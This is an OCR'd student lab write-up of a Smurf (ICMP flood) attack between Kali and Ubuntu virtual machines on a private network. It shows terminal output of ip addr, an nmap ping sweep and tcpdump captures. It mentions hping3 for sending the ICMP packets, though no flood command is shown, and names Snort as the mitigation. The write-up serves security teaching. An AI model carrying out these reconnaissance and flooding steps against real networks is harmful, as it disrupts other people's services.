
Smurf Attack on UniNet Educational Network


Bakka Ramyasree


To implement this attack i had 2 machines
Attacker machine: kali linux
Victim machine: ubuntu


Nmap is used to scan the network and to see the hosts
Before using smurf we use tcpdump in victims machine to see the packets


Using hping3 in attackers machines we send icmp packest to victim
Mitigation tools: Snort



Firefox ESR
Browse the World Wide Web
ramya@kali: ~
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:ba:e1:32 brd ff:ff:ff:ff:ff:ff
inet 192.168.100.5/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
valid_lft 583sec preferred_lft 583sec
inet6 fe80::a00:27ff:feba:e132/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(ramya㉿kali)-[~]
$



Text Editor
Simple Text Editor
ramya@kali: ~
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:ba:e1:32 brd ff:ff:ff:ff:ff:ff
inet 192.168.100.5/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
valid_lft 583sec preferred_lft 583sec
inet6 fe80::a00:27ff:feba:e132/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(ramya㉿kali)-[~]
$ nmap -sP 192.168.100.0/24


1 2 3 4
23:40
ramya@kali: ~
File Actions Edit View Help
┌──(ramya㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:ba:e1:32 brd ff:ff:ff:ff:ff:ff
inet 192.168.100.5/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
valid_lft 583sec preferred_lft 583sec
inet6 fe80::a00:27ff:feba:e132/64 scope link noprefixroute
valid_lft forever preferred_lft forever
┌──(ramya㉿kali)-[~]
└─$ nmap -sP 192.168.100.0/24
Starting Nmap 7.94SVN (https://nmap.org) at 2024-08-28 23:39 EDT
Nmap scan report for 192.168.100.1
Host is up (0.0035s latency).
Nmap scan report for 192.168.100.5
Host is up (0.00039s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.95 seconds
┌──(ramya㉿kali)-[~]
└─$



Aug 28 20:37
Firefox Web Browser
sree@sree-VirtualBox: ~
sree@sree-VirtualBox:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
link/ether 08:00:27:f2:3a:ee brd ff:ff:ff:ff:ff:ff
inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
valid_lft 75597sec preferred_lft 75597sec
inet6 fe80::a00:27ff:fef2:3aee/64 scope link
valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
link/ether 08:00:27:dd:aa:1d brd ff:ff:ff:ff:ff:ff
inet 192.168.100.4/24 brd 192.168.100.255 scope global dynamic noprefixroute
enp0s8
valid_lft 559sec preferred_lft 559sec
inet6 fe80::3e90:6e49:14b2:342c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
sree@sree-VirtualBox:~$
Home



Aug 28 20:53
sree@sree-VirtualBox: ~
2620:2d:4002:1::198, AAAA 2620:2d:4002:1::197, AAAA 2001:67c:1562::23, AAAA 262
0:2d:4000:1::22, AAAA 2620:2d:4000:1::2a, AAAA 2620:2d:4000:1::2b, AAAA 2620:2d:
4000:1::96, AAAA 2620:2d:4000:1::23, AAAA 2620:2d:4000:1::98, AAAA 2001:67c:1562
::24, AAAA 2620:2d:4000:1::97, AAAA 2620:2d:4002:1::196 (394)
20:50:46.992243 IP sree-VirtualBox.60268 > SAC2V1K.lan.domain: 57903+ [1au] PTR?
1.1.168.192.in-addr.arpa. (53)
20:50:46.996886 IP sree-VirtualBox.50928 > SAC2V1K.lan.domain: 43485+ [1au] PTR?
4.100.168.192.in-addr.arpa. (55)
20:50:46.996978 IP SAC2V1K.lan.domain > sree-VirtualBox.60268: 57903* 1/0/1 PTR
SAC2V1K.lan. (78)
Terminal
20:50:47.117293 IP sree-VirtualBox.56931 > SAC2V1K.lan.domain: 12353+ [1au] AAAA
? connectivity-check.ubuntu.com. (58)
20:50:47.121046 IP SAC2V1K.lan.domain > sree-VirtualBox.56931: 12353 12/0/1 AAAA
2620:2d:4002:1::198, AAAA 2620:2d:4002:1::197, AAAA 2001:67c:1562::23, AAAA 262
0:2d:4000:1::22, AAAA 2620:2d:4000:1::2a, AAAA 2620:2d:4000:1::2b, AAAA 2620:2d:
4000:1::96, AAAA 2620:2d:4000:1::23, AAAA 2620:2d:4000:1::98, AAAA 2001:67c:1562
::24, AAAA 2620:2d:4000:1::97, AAAA 2620:2d:4002:1::196 (394)
20:50:51.986347 ARP, Request who-has _gateway tell sree-VirtualBox, length 28
20:50:51.987002 ARP, Reply _gateway is-at 52:54:00:12:35:00 (oui Unknown), lengt
h 46
20:50:52.058373 IP sree-VirtualBox.45978 > SAC2V1K.lan.domain: 42939+ [1au] PTR?
1.100.168.192.in-addr.arpa. (55)
Home



Aug 28 20:53
sree@sree-VirtualBox: ~
com.http: Flags [.], ack 1, win 64240, length 0
